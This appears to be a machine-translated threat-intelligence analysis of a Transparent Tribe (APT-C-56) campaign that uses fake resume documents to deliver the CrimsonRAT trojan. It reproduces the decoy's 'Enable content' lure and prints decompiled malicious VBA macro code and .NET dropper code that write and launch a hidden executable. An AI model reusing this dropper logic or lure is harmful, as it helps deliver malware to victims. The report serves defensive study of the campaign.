Analysis of APT-C-56 (Transparent Tribe) camouflage resume attack campaign

mp.weixin.qq.com/s/xU7b3m-L2OlAi2bU7nBj0A

Included in the collection

#APT 87 piece

#南亚地区 26 piece

#APT-C-56 Transparent Tribe 7 piece

APT-C-56
Transparent Tribe
APT-C-56 (Transparent Tribe), also known as Transparent Tribe, APT36, ProjectM, C-Major, is an APT organization with a South Asian background, which has long targeted attacks on the politics and military of neighboring countries and regions (especially India), and has developed its own exclusive Trojan horse CrimsonRAT, and has also been found to widely spread USB worms.
It has been targeting India's government, public sector, and various industries including but not limited to healthcare, power, finance, manufacturing, etc. to maintain a high level of information theft activities.
Earlier this year, Transparent Tribe and SideCopy were found to be using the same infrastructure and using the same themes to target similar targets, using smuggling intelligence-related decoys to camouflage Indian Defense Ministry emails to launch frequent attacks against India. We also found an attack campaign targeting the foreign trade industry using backlinks.
Recently, the 360 Advanced Threat Institute detected a sample of suspected Transparent Tribe's attack activity. We speculate that the previous operation went undetected, and the sample used the bait documentation to eventually release its exclusive Trojan, CrimsonRAT.

1. Analysis of attack activities


1. Attack process analysis

Attack campaigns using decoy documents that disguise resumes. Through the release of CrimsonRAT through Dropper, continuous monitoring of users in the middle of the recruitment.


2. Load delivery analysis

2.1 Disguising Documents

The sample name we captured is Sonam kaur_2, the document name is similar to the sample, the file name below is Sonam Singh's document, which also uses the name of the person as the document name, and Sonam Singh's document is a personal work resume.



Unlike the same attack we speculate is that the malicious document we capture only contains macro code inside the open window, and once the user inadvertently clicks to start the macro function, the hidden malicious macro code runs automatically.




安全警告 宏已被禁用。

This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

We also found an account with the same name on Twitter, and in the profile we can see that the status location is in Mumbai and is a wealth consulting firm. The Tweet update is as of July 2021, and while this is consistent with our presumed timing of the action, it is not possible to tell if this tweet is related to the documentation.




Sonam Kaur

@[redacted]

Wealth Advisor #PersonalFinance | #Fintech #startu
#Wealthmanagent @advisesure.com


Mumbai, India advisesure.com Joined D

The macro code disguises itself as an Mdiaz-related program in the ALLUSERSPROFILE directory, reads hidden data from the specified structure of the malicious document and writes it to a file, which shows that APT-C-56 (transparent tribe) uses simple string concatenation technology to disassemble exe characters to avoid static killing by antivirus engines.



```
Dim folder_gajkee__name  As Variant

file_gajkee__name = "wlthgnky"

folder_gajkee__name = Environ$("ALLUSERSPROFILE") & "\Mdiaz\"

If Dir(folder_gajkee__name, vbDirectory) = "" Then
    MkDir (folder_gajkee__name)
End If

path_gajkee__file = folder_gajkee__name & file_gajkee__name


Dim awr1gajkee__s() As String
Dim maingajkee__s As String

If Dir(path_gajkee__file & ".ex" & "e") = "" Then

    Dim gajkee__bweyt(92671) As Byte

    ActiveDocument.Shapes("Text Box 2").Select
    Selection.WholeStory
    maingajkee__s = Selection.Text


    awr1gajkee__s = Split(maingajkee__s, " ")

    Dim i As Double
    For i = 0 To UBound(awr1gajkee__s) - LBound(awr1gajkee__s)
        gajkee__bweyt(i) = awr1gajkee__s(i)
    Next


    Open path_gajkee__file & ".e" & "xe" For Binary Access Write As #2
         Put #2, , gajkee__bweyt
    Close #2
End If
```


Launch the malicious PE program that is released, while further reading the normal text document data hidden inside, release it to the worddcs.docx, and finally open this document to disguise and confuse the user.



```
    Dim fldr_gajkee__name  As Variant

    file_gajkee__doc = "worddcs"

    fldr_gajkee__name = Environ$("ALLUSERSPROFILE") & "\"

    If Dir(fldr_gajkee__name, vbDirectory) = "" Then
        MkDir (fldr_gajkee__name)
    End If

   path_gajkee__file = fldr_gajkee__name & file_gajkee__doc & ".docx"

    Dim ar1gajkee__() As String
    Dim btsgajkee__() As Byte

    Dim os  As String
    os = Application.System.Version

    ar1gajkee__ = Split(Form2.TextBox2.Text, " ")


    Dim lingajkee__ As Double
    lingajkee__ = 0
    For Each vl In ar1gajkee__
        ReDim Preserve btsgajkee__(lingajkee__)

        btsgajkee__(lingajkee__) = vl
        lingajkee__ = lingajkee__ + 1
    Next
```


2.2 Dropper

The released PE file is a .Net Dropper program. First, determine whether a zip file exists, read the resource section and write the data to the file if it does not exist, delete it and write it again.




```
public void show_files()
{
    try
    {
        bool flag = Resources.wlthgank.Length > 80;
        if (flag)
        {
            string str = Path.GetFileName(Application.ExecutablePath).Split(new char[]
            {
                '.'
            })[0];
            string text = Environment.GetFolderPath(Environment.SpecialFolder.Personal) + "\\";
            string str2 = text + str;
            flag = !File.Exists(str2 + ".zi,p".Replace(",", ""));
            if (flag)
            {
                File.WriteAllBytes(str2 + ".zi,p".Replace(",", ""), Resources.wlthgank);
            }
            this.mvps.undror(str2 + ".zi,p".Replace(",", ""), text);
            this.oprdles(text);
        }
    }
    catch (Exception expr_D0)
    {
        ProjectData.SetProjectError(expr_D0);
        ProjectData.ClearProjectError();
    }
}
```

Determine whether there is a file with the suffix .ford in the directory, and if so, create a startup file directly. If no suffix is specified, the file goes directly to the subsequent release process.




```
// Token: 0x06000036 RID: 54 RVA: 0x00004074 File Offset: 0x00002474
public void oprdles(string fil_path)
{
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(fil_path);
        FileInfo[] files = directoryInfo.GetFiles("*.f_o_r_d".Replace("_", ""));
        FileInfo[] array = files;
        int num = 0;
        if (num < array.Length)
        {
            FileInfo fileInfo = array[num];
            string text = fil_path + "\\" + fileInfo.Name.Replace(".f_o_r_d".Replace("_", ""), "
            bool flag = !File.Exists(text);
            if (flag)
            {
                File.WriteAllBytes(text, File.ReadAllBytes(fileInfo.FullName));
            }
            Process.Start(text);
        }
    }
    catch (Exception expr_B7)
    {
        ProjectData.SetProjectError(expr_B7);
        ProjectData.ClearProjectError();
    }
}
```



部变量

名称	值	类型
this	{wlthganky.MAEN}	wlthganky.MAEN
StateObj	{wlthganky.SAEVC}	wlthganky.SAEVC
aport	0x00000000	int
appPath	"\\Addoby\\"	string
appVer	"BDR-001"	string
excPath	null	string
ips	{byte[0x0000000E]}	byte[]
isconnected	false	bool
keybord	false	bool
mainApp	"firefox private"	string
port_sn	0x00000000	int
ports	{int[0x00000005]}	int[]
thnApp	"werim zirsa"	string
thnPath	"\\Safaris\\"	string
werim_zirsa_id	"ui_"	string
wlthgankyavs	""	string
wlthgankybufSize	0x00000400	int
wlthgankybytRead	0x00000000	int
wlthgankydatStream	???	System.Net.Sockets.NetworkStr...
wlthgankyiswitch	false	bool
wlthgankysysSCK	???	System.Net.Sockets.TcpClient
V_0	null	string


Then determine whether there is a backdoor RAT stored in the resource, and if not, download and run it from the C&C through the network connection.



